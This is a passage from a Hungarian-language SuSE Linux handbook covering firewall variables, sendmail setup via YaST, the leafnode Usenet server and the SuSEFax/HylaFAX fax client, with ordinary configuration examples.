- **FW_SERVICES_TRUSTED_TCP** (Tűzfal): Itt lehet megadni azon TCP portok címait, amelyet a "Trusted Hosts" (megbízható gazdagépek) használhatnak. Például ha ide a következőt írjuk be: 1:65535, akkor a megbízott gazdagépek mindegyik szolgáltatást használhatják. Normális esetben elég itt megadni az *ssh* szolgáltatást.
- **FW_SERVICES_TRUSTED_UDP** (Tűzfal): Mint fentebb, csak UDP-re vonatkozva.
- **FW_ALLOW_INCOMING_HIGHPORTS_TCP** (Tűzfal): Ha szabványos (aktív) FTP-re van szükségünk, akkor írjuk ide be ezt: *ftp-data*.

- **FW_ALLOW_INCOMING_HIGHPORTS_UDP** (Tűzfal): Értéke legyen `dns` ha használni akarjuk az `/etc/resolv.conf` fájlban megadott névkiszolgálókat. A `yes` megadásával minden magas port számot bekapcsolunk.
- **FW_SERVICE_DNS** (Tűzfal): Ha egy olyan névkiszolgáló fut, amelyet külső gépek számára is elérhetővé kell tenni, akkor legyen ennek értéke `yes`. Ezzel együtt a 3-as portot be kell kapcsolni a **FW_TCP_SERVICES_***-ben is.
- **FW_SERVICE_DHCLIENT** (Tűzfal): Ha az IP címünk megszerzésére a `dhclient`-et használjuk, akkor ennek értéke `yes` legyen.
- **FW_LOG_*** (Tűzfal): Itt lehet meghatározni, hogy mit akarunk naplózni. Normális esetben elég bekapcsolni a `yes` megadásával a **FW_LOG_DENY_CRIT** változót.
- **FW_STOP_KEEP_ROUTING_STATE** (Tűzfal): Ha az Internetet automatikusan tárcsázza a `diald` vagy az ISDN, akkor ennek értéke legyen `yes`.

S kész! Ne felejtsük el letesztelni a tűzfalat ((pl. egy kívülről megpróbált **telnet**-tel). Ezen esetben valami hasonlót kell látnunk a `/var/log/messages` fájlban:

```
Feb  7 01:54:14 www kernel: Packet log: input DENY eth0
PROTO=6 129.27.43.9:1427 195.58.178.210:23 L=60 S=0x00
I=36981 F=0x4000 T=59 SYN (#119)
```

6.8 Írjunk—A villámposta (e-mail) beállítása

Fordította: Váradi István

Ha már egy kapcsolatot létesítettünk a külvilággal, PPP, UUCP, vagy ISDN-en át, akkor azt használunk kéne valamire. Egy meglehetősen tipikus alkalmazás az *E-Mail*, vagy villámposta (e-mail). Ez a rész a *sendmail* beállítását írja le².

A *sendmail* határozza meg, hogy a kimenő és bejövő E-Mail hogy legyen kézbesítve. Ez lehet akár egy TCP/IP hálózaton át az SMTP protokoll használatával, vagy más továbbítási módon, mint pl. az UUCP.

A *sendmail* fő beállítási fájlja a `/etc/sendmail.cf`. Ha egy normális és egyszerű beállításunk van, beállíthatjuk a szükséges paramétereket a YaST használatával. A YaST ezután létrehoz nekünk egy érvényes `/etc/sendmail.cf`-et. Minden beállítás a `/etc/rc.config`-ba kerül beírásra és a YaST létre fogja hozni a `/etc/sendmail.cf` fájlt nekünk, az itt megadott paraméterek felhasználásával.

Mivel a *sendmail* beállítása meglehetősen összetett, a SuSE két előre összeállított beállítást nyújt, ami a legtöbb esetben elegendő.

Ha a *sendmail*-t egy TCP/IP hálózaton belül tervezzük használni, győződjünk meg róla, hogy van-e egy érvényes DNS szerverünk. Itt fel kell állítanunk egy

² Vannak több alternatívája is a *sendmail*-nek, pl.: az *smail* és a *qmail*. Ezeket nem tárgyaljuk ebben a könyvben.

("MX record" mail exchange record) bejegyzést minden névre. A jelenlegi beállításokat leellenőrizhetjük a **host** paranccsal (a bind -ben):

```
meggyfa: # host atlantisz.liget
atlantisz.liget address 192.168.0.1
atlantisz.liget mail is handled (pri=10)
                    by atlantisz.liget
atlantisz.liget mail is handled (pri=100)
                    by mail-relay.liget
```

Ha nincs bejegyzés mail-re, meg kell kérnünk a rendszergazdánkat, hogy segítsen.

Az alábbi E-Mail változókat beállíthatjuk a YaST-tal a `/etc/rc.config`-ban (lásd a 17.6 fejezetben (463. oldal)):

- **SENDMAIL_TYPE="yes"**

Ezt a változót yes-re kell állítanunk, ha a *sendmail* beállítási fájlt a `/etc/rc.config` értékeit használva hozzuk létre. Ha egy saját `/etc/sendmail.cf`-et akarunk létrehozni, a válasz itt no.

- **SENDMAIL_LOCALHOST="localhost www.liget "**

A *sendmail*-nek tudnia kell, hogy melyik E-Mailt kell helyben tárolnia és melyiket kell továbbítani egy másik host-hoz. Egy E-Mail a helyi host-hoz magához, alapértelmezetten helyben kerül elmentésre. Ha megadunk egy listát a **SENDMAIL_LOCALHOST**-ban, beállíthatunk más neveket is, melyeket ezáltal helyi host-nak tekintünk.

Például: a gép neve atlantisz.liget. Ez egy WWW site-ként szolgál a www.liget számára. Az E-Mail elfogadásához, amit a www.liget-hez küldenek, meg kell adnunk az alábbi sort:

```
SENDMAIL_LOCALHOST="localhost www.liget ".
```

- **FROM_HEADER=liget**

Normálisan, a helyi gép nevét használjuk a from mezőhöz. Ezt beállít-hajuk egy más névre is:

Például: A gép neve meggyfa.liget. E-Mail-t akarunk küldeni, mint jancsi@liget. Ezt megtehetjük a következő paraméterrel:

```
FROM_HEADER=liget.
```

- **SENDMAIL_SMARTHOST=mail-server.provider.de**

A *sendmail* megkérdezi a DNS nevét minden egyes levélnek, ami nem helyi kézbesítésű és megpróbálja elküldeni az E-Mail-t az SMTP protokoll segítségével. Ez a host lehet akárhol az Interneten és egy meglehetősen lassú kapcsolata is lehet a helyi host-hoz. Ennek a paraméternek a beállítása lehetővé teszi nekünk egy közbeeső host beállítását, ami megkapja az összes kimenő leveleinket. Ezután ez a host lesz felelős az E-Mail-ünk kézbesítéséért.

Első példa: Ez egy tárcsázós (dialup) kapcsolathoz. Így, közvetlenül az ISP-nkhez kézbesítjük az összes E-Mail-ünket:

```
SENDMAIL_SMARTHOST=smtp:mail-server.provider.de.
```

Második példa:

Ha a kapcsolatunk egy UUCP-n keresztül, elküldhetjük az összes E-Mail-t ami nem helyi, az UUCP szerverünkhöz:

```
SENDMAIL_SMARTHOST=uucp-dom:uucp.liget.
```

- **SENDMAIL_NOCANONIFY=no**

A *sendmail* megpróbálja értelmezni egyenként és minden egyes villámposzta (e-mail) címet a levél fejlécéből és behelyettesít minden nevet a "Teljes Hivatalos Domén Név (Fully Qualified Domain Name)"-vel (FQDN). Ha itt nincs elérhető DNS szerver (talán egy tárcsázós (dialup) kapcsolat miatt) és helyesen adtuk be a nevet, kikapcsolhatjuk ezt a *yes*-re állítással.

- **SENDMAIL_ARGS="-bd -q30m -om"**

Ezzel lehet a *sendmail*-t meghívni a rendszer indulásakor. A *-q30m* megmondja a *sendmail*-nek, hogy ellenőrizze a */var/spool/mqueue*-t minden 30 percben, van-e E-Mail. A *-bd* a *sendmail*-t "démon mód"-ban indítja, lehetővé téve E-Mail fogadását a TCP/IP hálózaton keresztül. Ha egy tárcsázós (dialup) kapcsolatunk van, kihagyhatjuk a *-q30m*-t és meghívhatjuk a *sendmail*-t közvetlenül a ***sendmail -q***-val. Ez megtehető egy *crontab* bejegyzésen át egyszer vagy kétszer egy nap. Továbbá, megadhatjuk a *sendmail -q*-t a szkriptünkbe, hogy létesítsen kapcsolatot az ISP-nkhöz. Ezzel le és feltölthetjük az E-Mail-ünket minden alkalommal, amikor a hálózathoz csatlakozunk.

- **SENDMAIL_EXPENSIVE=no**

Normálisan, a *sendmail* megpróbálja kézbesíteni az E-Mail-t azonnal az SMTP-n keresztül. Ha csak ideiglenes kapcsolatunk van, talán nem is ez ami nekünk kell, mivel egy kapcsolat jön létre minden alkalommal ahányszor írunk egy E-Mail-t. Ha *yes*-re állítjuk ezt, a levelet be fogja sorolni a */var/mqueue*-ba és akkor kézbesíti azonnal, amint elindítjuk a *sendmail -q*-t.

Minden helyi kézbesítésű E-Mail-t a *procmail* kezel és a helyi E-Mail alkönyvtárba */var/spool/mail/<name>* ment el. Nézzük meg a *'man procmailrc'*-t, a *'man procmail'*-t valamint a *'man procmaillex'*-t ezért a rendkívül sokoldalú eszköz leírásáért.

Ha nem kézbesítjük a távoli E-Mail-t azonnal, akkor az elmentésre kerül a besoroló (queue) könyvtárba */var/mqueue* és a *sendmail* legközelebbi futásakor kerül kézbesítésre. Közvetlenül is elindíthatjuk a *sendmail*-t a ***sendmail -q*** megadásával.

További beállításokat végezhetünk el, a */etc/aliases*-ben és néhány más fájlban, pl. a */etc/mail/-*ben. Megjegyzésekkel ellátott példákat tartalmaznak ezek a fájlok. Néhány fájlt be kell fordítani az adatbázisokba a *make-map* eszköz használatával. Ez automatikusan meghívásra kerül ha elindítjuk a

SuSEconfig-ot vagy ha kilépünk a *YaST*-ből.

Ha egy bonyolultabb *sendmail* beállításra van szükségünk, kikapcsolhatjuk az automatikus */etc/sendmail.cf* beállítását a ***SENDMAIL_TYPE=no***-val. Ezután használhatjuk a */etc/mail/linux.mc*-t, mint egy sablont, a beállításunkhoz. A *linux.mc* az *m4* parancsok használatára készült.

```
meggyfa: # m4 /etc/mail/linux.mc > /etc/sendmail.cf
```

létrehoz egy érvényes *sendmail* beállítást a */usr/share/sendmail* makrók használatával.

További dokumentáció található a `/etc/mail`, `/usr/share/sendmail`, és `/usr/share/doc/packages/sendmail` fájlokban.

Van egy web site a <http://www.sendmail.org/> címen. Ha még ennél is bonyolultabb beállításra van szükségünk, akkor a *sendmail* könyvre is szükségünk lesz O'Reilly-től³. Ez leírja a *sendmail* összes dicséretét részletesen.

6.9 News: Teljesen új üzenetek az USENET-ről

Fordította: Váradi István

Az egyik legfontosabb szolgáltatás amit az Internet nyújt, a szállítása és kézbesítése a híreknek (news), amiket különböző csoportokra oszt szét. Ez az a része az Internetnek amire gyakran, mint az Usenet-re hivatkoznak. Csak ennek a médiumnak a létezésén keresztül vált egyáltalán lehetővé a Linux kifejlesztése. Csak ezen a nagyon hatékony kommunikációs formán keresztül volt és van lehetőség gyorsan kifejleszteni és eltávolítani program hibákat (bugs)⁴.

Azonkívül az USENET fontos támogatási médiuma a Linux felhasználóknak világszerte.

A teljes leírása a news rendszernek az összes ezernyi lehetőségeivel (mint a news továbbítása más gépekre) messze túl van ennek a könyvnek a témakörén. Csak az alap helyi rendszert írjuk itt le.

Nagy rendszereknek az 'inn' csomag (n sorozat) használatát kell fontolóra venniük. Az INN dokumentációja talán megtalálható a `/usr/share/doc/packages/inn` alatt. Ajánlanunk kell az INN-t más news olvasóknak ha mi az UUCP-vel dolgozunk. Nincs telepítési támogatás az INN beállításához (lásd az A.1.2 fejezetben (520. oldal)) De mi örömmel segítünk a fizetős szolgáltatunk keretén belül, *Professzionális Szolgáltatás* (lásd az A.3 fejezetben (524. oldal)).



6.9.1 A Leafnode News rendszer

A leafnode egy tökéletes news rendszer a kis hálózatokra vagy az egyedülálló gépekre. Ez több részből áll: az NNTP szerver *leafnode*, a *leafnode* (azelőtt *fetch*) program, hogy kinyerje a news cikkeket és a *tex-pire* program a régi cikkek törlésére. Vannak kiegészítő (add-ons) eszközök hogy karbantartsák a hatalmas mennyiségű adatot, ami összegyűjthető a `/var/spool/news`-ban. Az összes alkotóelem dokumentációja megtalálható a `/usr/share/doc/packages/leafnode`-ban, valamint a 'man 8 leafnode'-ban és a [manlapok](#)-ban.

Kövessük a frissítési utasításokat a 15.2.7 fejezetben (427. oldal).



³ Lásd [CAR93].

⁴ habár a működésének nagyrészt időközben átvették a "levelezési listák (mailing lists)"

Követelmények a Leafnode-hoz

- Szükségünk van arra, hogy egy külső NNTP szerverhez kapcsolódni tudjunk, akár modemén keresztül (PPP), ISDN vagy más hálózati kapcsolattal (pl. Ethernet). Ez a szerver lát el minket hírekkel (news). Kétség esetén, kérdezzük meg az ISP-t hogy további információt kapjunk az NNTP szerverről.
- A `'leafnode'` csomagot az `n` készletből telepíteni kell.
- Sok szabad hely kell a `/var/spool/news` alatt...
- Továbbá követnünk kell a *leafnode* beállítási listájának lépéseit.

Helyi NNTP szerver


Először, győződjünk meg, hogy a *leafnode* mint *helyi* NNTP szerver fut-e.

1. A `/etc/rc.config` fájlban állítsuk az `<NNTPSERVER>` változót `localhost` értékre. Itt beadhatjuk a valódi hostnevünket (pl. *meggyfa*), természetesen. Ez mindenképpen szükséges a hálózati környezetben. Az `<NNTPSERVER>` változó beállítását legjobban a *YaST*-tal tehetjük meg (lásd a 3.6.12 fejezetben (116. oldal)), mivel a *YaST* automatikusan elindítja a *SuSeconfig*-ot.
2. Ezután be kell állítanunk a `/etc/leafnode/config`-ot egy *szerver-készítő*-vel. Itt be kell adnunk az ISP-nk NNTP szerverének nevét (a `server = sorban`).
3. Győződjünk meg róla, hogy a *leafnode*-ot elindította az **inetd**. Távolítsuk el a `#` jelet az `nntp` bejegyzés előtt a `/etc/inetd.conf`-ban (lásd a 6.9.1 fájllistát).
4. Indítsuk újra az *inetd*-t. Használhatjuk az **rcinetd restart**-ot.

```
nntp      stream  tcp      nowait   news      /usr/sbin/tcpd
                                /usr/sbin/leafnode
```

6.9.1 fájllista: **inetd** bejegyzés a *leafnode*-hoz

Most, hogy mindent beállítottunk, felmehetünk a news szerverünkhöz az első kapcsolatra.



telnet localhost 119-el leellenőrizhetjük, a *leafnode* reakcióját. Ha reagál, írjuk be **quit** és az visszahoz minket a parancssorhoz.

A news rendszer beindítása és karbantartása

Most elindíthatjuk a rendszert. Indítsuk el a kapcsolatot az ISP-nkhez (modemén vagy ISDN keresztül). Az első kapcsolatkor a *fetchnews* le fogja hozni a news szerveren elérhető news csoportok listáját. Ezeket elmenti a `/var/spool/news/interesting.groups` alatt. Ha bővebb információt akarunk, indítsuk el a **fetchnews**-t a **-vvv** opcióval:

```
meggyfa:~ # fetchnews -vvv
```

A cikkek még nem elérhetők ennél a pontnál. Egyébként el kell majd indítanunk egy NNTP news olvasót és láthatjuk a (még üres) csoportokat (lásd a 6.9.1 fájllistát). A *leafnode* felismeri ezt és a **fetchnews** következő meghívásakor, a csoportok feltöltődnek cikkekkel.

Ha nem akarjuk a **fetchnews**-t kézzel beadni minden alkalommal, amikor online-ra megyünk, hozzáadhatjuk ezt a `/etc/ppp/ip-up` szkriptünkhöz.

A news rendszer karbantartása

A *leafnode*-ot úgy tervezték meg, hogy többé kevésbé karbantartja sajátmagát. Ez azt jelenti, hogy a csoportok amiket nem olvasnak egy bizonyos ideig, azokat többé nem fogja hívni a **fetchnews**.

Az egyetlen valós dolog, amit meg kell tennünk, hogy meggyőződjünk a régi cikkek eltávolításáról. Ezt a *texpire*-rel végezzük el. A megfelelő bejegyzés a `/etc/crontab`-ba már bekerült; csak távolítsuk el a '#' jelet az elejéről, amint a 6.9.2 fájllistán látható.

```
0 22 * * * root test -x /usr/sbin/texpire && /usr/sbin/texpire
```

6.9.2 fájllista: Lejáratí bejegyzés a *leafnode*-hoz a `/etc/crontab`-ban

A `/etc/leafnode/config` beállítási lehetőségek magyarázata talán megtalálható a `'man leafnode'`-ban.

A News olvasása

A news olvasására számos eszköz van, mint pl. *nn*, *tin* vagy *pine*. Még a *Netscape* vagy az *Emacs* is használható. Alapjában személyes elhatározás, hogy melyik news olvasót helyezzük előtérbe. A legtöbb news olvasót beállíthatjuk, hogy azok elérhetik a news szervert valamint a helyi gyűjtőkönyvtárat (spool directory). Előre beállított csomagok találhatók a SuSE Linux n készletében.

Ha a *tin*-t akarjuk használni a *leafnode* kapcsolódására az NNTP szerverhez (lásd a 6.9.1 fejezetben (205. oldal)), meg kell hívnunk az **rtin**-t.

6.10 FAX-használat Linuxon

Fordította: Zelena Endre és Váradi István

Linux-környezetben két lehetőség van FAX-ok küldésére és fogadására:

- Kombinálhatjuk az *mgetty* programot a *sendfax*-szal, és a *g3utils* csomagban található segédprogramokkal, vagy
- telepíthetjük a *HylaFAX* FAX-szervert, amihez megkapjuk a Java-ban készített *SeSEFax* előtét programot.

A SuSE Linux 6.3 verziójától kezdve az *mgetty* -t három különálló csomagra bontottuk: *mgetty*, *g3utils* és *sendfax*. A *hylafax* és a *sendfax* csomagokban néhány parancs azonos.



A következő két fejezetben a *hylafax* és a *SuSEFax* telepítésével és beállításával foglalkozunk.

6.10.1 *SuSEFax* — *HylaFAX* Fax kliens

Mint már említettük, a *SuSEFax* program Java-ban készült. Ez leegyszerűsítve azt jelenti, hogy a *susefax* csomag mellett telepíteni kell a Java Developers Kit-et (JDK). Ha más környezetben szeretnénk használni a *SuSEFax* programot, telepítenünk kell a *susefax* csomagot, majd át kell másolnunk a használni kívánt környezet egy könyvtárába a */usr/lib/SuSEFax* könyvtár teljes tartalmát.

Az indító szkript

A *SuSEFax* programot egy kis szkript, egy "wrapper" indítja. Ez gyakorlatilag arra szolgál, hogy beállítsa az összes szükséges paramétert, ellenőrizze a beállításokat, és meghívja a Java-értelmezőt. Természetesen beállítható a *SuSEFax* rendszer ettől a "wrapper"-től teljesen függetlenül is.

A 6.1 táblázatban találhatóak a *SuSEFAX* beállításai, jelentésükkel és alapértelmezett beállításukkal. Ezek a beállítások lesznek érvényesek a program paraméterek nélküli indításakor. Alapesetben csak egy paramétert kell beállítani, ez a *susefax.images*. Többfelhasználós tulajdonságokkal rendelkező operációs rendszeren, (pl. Linux-on) ez sem szükséges. Egyszerűsítve ez annyit jelent, hogy valamennyi felhasználóhoz hozzárendelünk egy saját könyvtárat *UNIX* és *Windows NT* rendszeren. (OS/2-n nem!) Amennyiben a felhasznált rendszeren ez nem lehetséges, beállíthatóak a *susefax.setup.path*, *susefax.setup.file*, ugyanúgy, mint a *susefax.phonebook.file* paraméterek, ellenkező esetben előfordulhat, hogy a *SuSEFAX* nem működik tökéletesen.

Paraméter	Alapérték	Jelentés
<i>susefax.setup.path</i>	\$HOME	A konfigurációs fájlokat és a telefonszámlistát tartalmazó könyvtár.
<i>susefax.setup.file</i>	<i>.susefaxrc</i>	A konfigurációs fájl neve.
<i>susefax.phonebook.file</i>	<i>.susephone</i>	A telefonszámlista neve.
<i>susefax.images</i>	<i>./images</i>	A szükséges képfájlokat tartalmazó könyvtár.

6.1 táblázat: A *SuSEFax* program beállításai

Ha valamelyik paramétert szeretnénk megváltoztatni, csak a megjegyzést kell eltávolítani a változó neve elől. (A fájl tartalmát lásd 6.10.1 fájllistában.)

Kezelés — használati útmutató

Ez az alkalmazás ablaka, a 'Send queue' menüpont aktiválása, és a 'Fetch state' meghívása után. A 'Fetch state' menüpont megmutatja a várakozó feladatokat, vagyis az utolsó néhány percben elindított FAX-okat. A 'Receive queue' gomb megnyomására megkapjuk az elmúlt néhány napban érkezett FAX-ok listáját. Beállítható az automatikus


```
# if you want to store the settings other than
# $HOME/.susefaxrc, then you may place another
# path and/or
# filename here

SETUPDIR=      # -Dsusefax.setup.path=/where/ever/you/want
SETUPFILE=     # -Dsusefax.setup.file=/what/ever/you/want

# even the phone book can be renamed to whatever

PHONEBOOK=    # -Dsusefax.phonebook.file=asyoulikeit
```

6.10.1 fájllista: A /usr/X11/bin/susefax indítószkript részlete

frissítés időköze az 'Update information' menüre kattintva, majd az alatta lévő beviteli mezőbe beírva, és a -t megnyomva. A feladatlista mellett megadható, hogy mi történjen a lista elemeire kétszer kattintva. Ez függ attól is, hogy melyik nyomógomb ('Receive button' vagy 'Send button') aktív. A 'Send queue' menü esetén megadható, hogy az adott feladatról adjon információt a dupla kattintás, vagy törlésre kerüljön a feladat. Az 'Extras' menüben kiválasztható a használt nyelv. (angol vagy német.)

Beállítás

Mielőtt a szervert munkára fognánk, az alkalmazás beállításait el kell végeznünk. Ez a 'Program' menü 'Main Settings' pontjában történhet meg. Valamennyi beállítás mentésre kerül, illetve a programból való kilépés is a beállítások mentésével jár együtt.

Általános beállítások

A beállítások jelentése:


Username: A felhasználó neve. A FAX-fedőlap készítéséhez szükséges.

E-mail: A FAX-szerver valamennyi üzenete a megadott E-Mail címre elküldésre kerül. Például egy elküldésre váró FAX törlése a várakozási sorból, stb.

User account: A FAX-szerver meg tudja különböztetni az egyes felhasználókat. Ezzel meg lehet tiltani, illetve engedélyezni lehet a szerver használatát. Természetesen jelszóhoz is köthető a szerver használata.

Hostname of the fax server: A FAX-szervert futtató számítógép neve.

Automatic faxing: Amennyiben ez a gomb aktív, a szerver rendszeresen ellenőrzi a 'Spool file' menüben megadott fájlt. Amennyiben ez megváltozott, automatikusan feljön a 'Send fax' ablak. Ez akkor hasznos, ha fájlba nyomtatunk valamelyik másik alkalmazásból. Ezzel valamennyi alkalmazás alkalmassá válik FAX-küldésére, amennyiben képes Postscript-fájlba nyomtatni, mivel az konvertálható FAX-formátummá. (lásd a 6.10.3 fejezetben (217. oldal))



6.6 ábra: Küldési várakozósor

Spool file: Itt állítható be az automatikus FAX-küldéshez tartozó feladatgyűjtő (spool) fájl. A 'Browse' gombra kattintva egy fájlböngészőben választhatjuk ki a megfelelő fájlt.

Fax cover: A FAX-fedőlap automatikus elkészítéséhez egy speciális Postscript fájlra van szükség. Ennek a teljes elérési útját kell itt megadnunk.

Time zone: Ennek azonosnak kell lennie a FAX-szerveren beállított időzónával.

Locale: A dátum és az idő formátuma függ ettől a beállítástól, pl. az automatikus fedőlap elkészítéséhez.

Feladatbeállítások

Miután megtörtént a globális beállítás, a rendszer készen áll az első FAX-ok elküldésére. A FAX, vagy a fájl elküldendő „job”-bá, vagyis feladattá alakul (természetesen más elküldendő feladattal együtt.) Minden feladatnak van néhány saját paramétere, amelyeket a várakozósorba való bekerülés előtt, és után is be lehet állítani, vagy meg lehet változtatni. A várakozósorba



6.7 ábra: Az általános beállítások ablaka

kerülés előtti beállítás az 'Extras' menün át elérhető 'Job settings' ablakban tehető meg. Ennek rövid áttekintése a következő:


Notification Scheme: Itt állíthatjuk be, hogy a már korábban megadott E-Mail címre milyen esetekben küldjön üzenetet. Négy eset lehetséges:

- **Never (only errors):** Csak akkor küld üzenetet, ha a feladat feldolgozása során hiba történt. (Az ellenállomás foglaltsága esetén nem!) Alapértelmezés szerint ez a beállítás él, azaz az elküldött fax-ról nem kapunk visszaigazolást!
- **After sending:** A FAX sikeres elküldése után küld levelet a felhasználónak.
- **After a Re-queue:** Amennyiben a hívott faxkészülék foglalt, a szerver újra beállítja a sorba a feladatot. Ezzel az opcióval, erről az eseményről kapunk üzenetet.
- **After Re-queue and Sending** Az előző két esemény kombinációja, azaz a sikertelen (foglaltság miatt) és a sikeres küldésről is tájékoztatást küld a szerver.

Általában az első séma kerül alkalmazásra, még akkor is ha másikat választottunk.

Resolution: Itt adható meg az elküldött fax felbontása, vonal/inch mértékegységben. (Normál, illetve finom felbontás.)

Priority: A feladat fontossága, a várakozósorbeli induló prioritása adható meg. Az alapértelmezett értéke 127, mely (pl. foglalt vonal esetén) módosul.



6.8 ábra: A feladatbeállítás ablaka

Maximum tries to send: Újraküldések száma. Amennyiben sikeresen felépült a kapcsolat, ennyiszer kísérli meg a faxprogram a küldést.

Maximum tries to dial: A hívási kísérletek maximális száma. Amennyiben a hívott szám foglalt, vagy más okból a kapcsolat nem épül fel, ennyiszer próbálja újra hívni a megadott telefonszámot.

Paper format: Jelenleg az A4, A3 és Letter lapméretek támogatottak. Ez az elküldésre váró PostScript dokumentum formátumától függ.

A főablak 'Modify job parameter' gombjára kattintva egy párbeszédablakot kapunk, ahol a következő, a fentiekkel azonos paramétereket lehet beállítani:

- 'Notification scheme',
- 'Maximum tries to send',
- 'Maximum tries to dial'.

Külső megjelenítőprogram

Ha a feladatlista beérkezett fax-okat is mutat, azok megtekinthetők egy külső megjelenítőprogrammal. A FAX maga `tiffg3` formátumot használ.

A megjelenítőprogramnak alkalmasnak kell lennie ennek a formátumnak a kezelésére. Maga a formátum megengedi, hogy több oldalt tartalmazzon egy fájl. A *SuSEFax* programhoz tartozik egy kis parancsfájl, amely ebből PostScript fájl készíti. Ez a parancsfájl a Sam Leffler [Lef96b] által készített *TIFF Software fax2ps* programot használja. (*tiff* .) Ezt a formátumot PostScript nézegetővel kezeli. Ezért a parancsfájl a Johannes Plass által írt *gv indexgv@gv* programot keresi. (*gv*) Amennyiben nem találja meg, Timothy O. Theisen *GhostView* programját használja, a *gs_x11* -ből. Ennek a nézegető segédeszköznek a neve *docview*, és a */usr/lib/SuSEFax* könyvtárban található meg.

A külső megjelenítő opciói:

Path to temporary files: A *SuSEFax* itt tárolja a *tiffg3*-at a szerverről és behelyettesíti a *\$F*-t az image teljes útvonalával.

Ha egy felhasználó akarja a *SuSEFax*-ot futtatni, ahhoz írási és olvasási joggal kell hogy rendelkezzen ebben a könyvtárban!



Invoking the viewer: Itt meg kell adnunk a *teljes* útvonalat a programhoz, amelynek meg kell jeleníteni a fájlt. El kell fogadnia a fájl nevét, mint paramétert.

FAX küldése

A *SuSEFax* és a *HylaFAX* beállítása után meg kell győződnünk arról, hogy meg tudjuk szerezni a faxszerver beállítási állapotát (lásd 6.10.1 fejezetben (208. oldal)). Különben nem fogunk tudni faxot küldeni—a *SuSEFax* és a *HylaFAX* beállítás hibaellenőrzésére. Ha mindent megfelelően állítottunk be, egy párbeszédablakot kell látnunk amikor rákattintunk a 'Fax küldés'-re. Az alábbi tételeket választhatjuk ki:

Telephone number of the remote host: A távoli gép telefonszáma. Kiválaszthatunk egy számot a telefonkönyvből, ha rákattintunk a 'Telefonkönyvből' gombra (természetesen előtte be kell adnunk a számokat).

Document to be sent: Itt meg kell adnunk a teljes útvonalát a dokumentumnak, amit el szeretnénk küldeni. Ha a 'Keresés'-t választjuk, kiválaszthatunk egy fájlt a böngészőből.

Use fax cover: Ez csak akkor van aktiválva, ha az általános beállításokban már beláallítottuk a fax fedőlap fájlt. Ekkor majd a fax fedőlapot elő fogja állítani és elküldi.

Do not send immediately: Ha ez aktív, egy párbeszéd ablakot kapunk ahol beadhatjuk, a fax elküldési idejét. Ha kilépünk ebből az ablakból a 'Mégsem'-re kattintva, a faxot azonnal elküldi, ugyanúgy mint amikor a 'Fax küldés'-re kattintunk.

Az idő és dátum beállításához:

- Amikor kiválasztottunk valamit, megerősítjük ezt a (↩) lenyomásával. Most a program leellenőrzi, hogy ez érvényes dátum-e. Ha nem, átalakítja érvényes dátumra.

Küldő neve: Itt, a küldő nevét állítjuk be, amit az általános beállítás használ majd.

Címzett neve:

Téma:

Cégnek:


Megjegyzés:

A 'Poll fax' kiválasztása feltételezi, hogy beállítottunk egy telefon számot a fax polling szervernek. Meg kell adnunk a küldendő fájl nevét.

A feladat (job) lista fontossága

Amint feljebb említettük, váltogathatunk a küldendő és érkezett besorolások (queue) tartalma között. Itt az eljárás rövid összefoglalása:

Beérkezés sorolása(queue)




6.9 ábra: Példa a beérkezés sorolására (queue)

>Balról jobbra: a jogosultságok, a méret (bájtban), oldalak száma, a TSI és a megérkezett fax neve. A TSI (Transmission Subscriber Identification) az egy felhasználó azonosító formátum ezen a gépen beállítva. Ennek nem szabad egy telefonszámnak lennie. Viszont lehet ez egy cég neve.



